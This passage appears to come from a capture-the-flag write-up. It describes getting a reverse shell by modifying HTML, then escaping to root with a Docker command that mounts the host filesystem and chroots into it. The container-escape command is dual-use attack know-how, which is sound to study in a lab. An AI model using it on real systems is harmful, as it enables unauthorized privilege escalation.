path:
Even though it says it is not showing, let’s try the same method of modifying the HTML to render it:  Yep, we got the reverse shell!
It is a container running Docker:
1
docker run -v /:/host -it phpvulnerable chroot /host bash

 And we got the root flag!